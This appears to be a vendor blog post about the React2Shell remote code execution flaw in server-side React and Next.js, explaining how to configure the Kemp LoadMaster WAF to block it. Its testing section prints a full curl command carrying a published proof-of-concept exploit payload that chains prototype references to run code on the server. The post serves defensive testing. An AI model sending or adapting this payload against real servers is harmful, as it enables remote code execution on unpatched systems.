Improve Protection Against React2Shell Vulnerability Using Progress Kemp LoadMaster WAF

What is React2Shell?
React2Shell is a newly discovered security vulnerability. It affects server-side use of React, a popular JavaScript library that’s widely used by web applications. Its assigned CVE ID is CVE-2025-55182 (some vendors are also referring to it as CVE-2025-66478 which is specific to the Next.js framework).
In brief, the vulnerability allows an unauthenticated user to execute arbitrary code on an affected server. This is considered a critical vulnerability and has received the highest possible score on the Common Vulnerability Scoring System (CVSS) of 10.0.
Further details of the vulnerability have been published by the security researcher who discovered it and can be found at https://react2shell.com/.
Urgently Fix Where Possible
All servers and applications using React or Next.js should be updated without delay to fully patch this critical security vulnerability. Details about package version numbers and update instructions can be found on this official blog post from the React team.
For web applications where it is unclear whether React is in use: contact the vendor for clarification and any required remediation steps.
If it is not possible to perform the full update fix (for whatever reason, temporarily or otherwise) a WAF (web application firewall) should be placed in-line to improve protection if a WAF is not already present. Defending with a WAF must not be considered as complete or fool-proof protection from the vulnerability; the only known complete protection is to apply the full update fix, as outlined above.
However, based on the currently available information and reports from the community, the widely used OWASP CRS WAF ruleset can detect and block exploit attempts and published proof of concept code (POCs).
What Does the Attack Look Like?
The attack takes the form of an HTTP request of content type ‘multipart/form-data’. In the body of such a request, each individual part of the “multipart” request contains data for the React server to process.
Due to the vulnerability, it’s possible for an unauthenticated user to craft and submit a special request that will cause the server to execute arbitrary code.

As the attack payload lives in the body of an HTTP request, for a WAF to be able to detect and block such an attack it must be configured to inspect HTTP request bodies.
Blocking the Exploit with LoadMaster WAF
From testing the currently available attack POCs, the WAF built into the Progress Kemp LoadMaster solution can detect and block exploit attempts. However, it requires the WAF to be configured correctly first, as described below.

1: Confirm that Request Body Inspection is Enabled
Because the attack takes place in the body of an HTTP request, it is essential that the WAF be configured to inspect request bodies.
To do this with the LoadMaster solution:
- Click on Modify for the virtual service in question (i.e. the relevant service with the WAF)
- Expand the WAF tab and then click on the Advanced Settings button
- Confirm that the checkbox Inspect HTTP POST Request Bodies is enabled
2: Confirm that ‘Paranoia Level 2’ is Enabled
The WAF on LoadMaster uses the industry-standard OWASP CRS set of security rules. These rules are broken up into four “paranoia levels” (“PLs”) of increasing aggressiveness and difficulty of use (owing to the more aggressive rules):

From testing the currently available proof of concept attacks, React2Shell attacks begin to be detected at paranoia level 2. This level (referred to as “PL 2”) is a good middle-ground for the majority of web applications.
To set a WAF to operate at paranoia level 2 on LoadMaster:
- Click on Modify for the virtual service in question (i.e. the relevant service with the WAF).
- Expand the WAF tab and then click on the Advanced Settings button.
- Confirm that Blocking Paranoia Level is set to 2.

Note that going beyond PL 2 is generally not advised due to an exponential increase in false positives, and hence much greater difficulty of real-world use.
How to Test
The following curl call can be used to send one of the currently published proof of concept attacks to a LoadMaster WAF-enabled virtual service:
$ curl -v 192.168.2.150   -H "Host: example.com"   --form-string
'0="$1"'   --form-string '1={"status":"resolved_model", "reason":0,
"_response":"$5",
"value":{\"_preload1\":\"$9\",\"_preload2\":\"$c\",\"_preload3\":\"
$e\",\"_preload4\":\"$f\",\"then\":\"$b:map\",\"0\":\"$a\",\"length\
":1}", "then":"$2:then"}'   --form-string '2="$@3"'   --form-string
'3=""'   --form-string '5={"_prefix":"$2:_response:_prefix",
"_formData":"$2:_response:_formData",
"_chunks":"$2:_response:_chunks",
"_bundlerConfig":{"bar":{"id":"module","name":"*","chunks":[]}}}'
--form-string '6={"id":"bar"}'   --form-string '7="$F6"'   --form-string '8={"set": "$6:constructor:setPrototypeOf"}'   --form-string
'9={"_prefix":"$2:_response:_prefix",
"_formData":"$2:_response:_formData",
"_chunks":"$2:_response:_chunks",
"_bundlerConfig":{"bar":{"id":"module","name":"*","chunks":[]}},"_temporaryReferences": "$8"}'   --form-string
'4={"status":"resolved_model", "reason":{"0":"$7:wrapper",
"length":1, "toString": "$b:pop"}, "_response":"$9",
"value":"{\"then\":\"$b:map\",\"0\":\"$d\",\"toString\":\"$b:push\"}
", "then":"$2:then"}'   --form-string '10="$@4"'   --form-string
'11=[]'   --form-string '12={"status":"resolved_model",
"reason":{"0":"$7:Module:prototype", "length":1, "toString":
"$b:pop"}, "_response": "$9", "value": "{\"set\":\"$7:Module:prototype:_compile\",\"then\":\"$b:map\",\"0\"
:\"$11\",\"length\":1}", "then":"$2:then"}'   --form-string
'13="$@c"'   --form-string '14={"_prefix":"$2:_response:_prefix", "_formData":"$2:_response:_formData",
"_chunks":"$2:_response:_chunks"}'   --form-string
'15={"status":"resolved_model", "reason":"junk", "_response": "$e",
"value":"{\"_preload1\":\"$10\",\"0\":\"$13\",\"length\":1,\"then\":
\"$b:map\"}", "then":"$2:then"}'   --form-string
'16={"_prefix":"$2:_response:_prefix", "_formData":"$2:_response:_formData", "_chunks":"$2:_response:_chunks", "_temporaryReferences": "$c:value"}'   --form-string '17="$@f"'   --form-string
'18={"status":"resolved_model", "reason":["$4:value"], "_response":
"$10", "value":"[\"console.log(7*7)\"]", "then":"$2:then"}'   --
form-string '19="$@12"'
Note: Change the IP address to match the virtual service’s IP address
When the attack is successfully detected it will show in the WAF logs like so:
2025-12-09T18:32:12+00:00 lb100 wafd: [client 192.168.2.1]
ModSecurity: Access denied with code 403 (phase 2). Operator
GE matched 5 at TX:anomaly_score. [file "/tmp/waf/1/REQUEST-
949-BLOCKING-EVALUATION.conf"] [line "94"] [id "949110"] [msg
"Inbound Anomaly Score Exceeded (Total Score: 286)"] [severity
"CRITICAL"] [ver "OWASP_CRS/3.3.4"] [tag "application-multi"]
[tag "language-multi"] [tag "platform-multi"] [tag "attack-
generic"] [hostname "192.168.2.150"] [uri "/"] [unique_id
"e10187e0-a977-4473-8fd8-0a0d05b906f4"]
Note that the attack caused a very high score owing to many different variables in the request triggering multiple WAF detection rules, notably injection detection rules.
If the test requests are not blocked, check that the “Anomaly Scoring Threshold” on the WAF is set appropriately (e.g. a value between 5 and 10 for a properly tuned production WAF service).
For a robust overview of the LoadMaster WAF solution, including its functionality and management, watch our on-demand webinar today.

Andrew Howe
Andrew Howe is a web application firewall expert at Progress. Passionate about free and open-source software, he is a developer for the open-source OWASP CRS security project, which helps defend web applications around the globe. Andrew lives in Southampton, UK, and is a fan of left-field cinema, classic synth-pop/disco, and tabletop gaming.
more from the author
Related tags
Explore more articles

Kemp is part of the Progress product portfolio. Progress is the leading provider of application development and digital experience technologies.
Copyright © 2026 Progress Software Corporation and/or its subsidiaries or affiliates. All Rights Reserved.
Progress and certain product names used herein are trademarks or registered trademarks of Progress Software Corporation and/or one of its subsidiaries or affiliates in the U.S. and/or other countries. See Trademarks for appropriate markings. All rights in any other trademarks contained herein are reserved by their respective owners and their inclusion does not imply an endorsement, affiliation, or sponsorship as between Progress and the respective owners.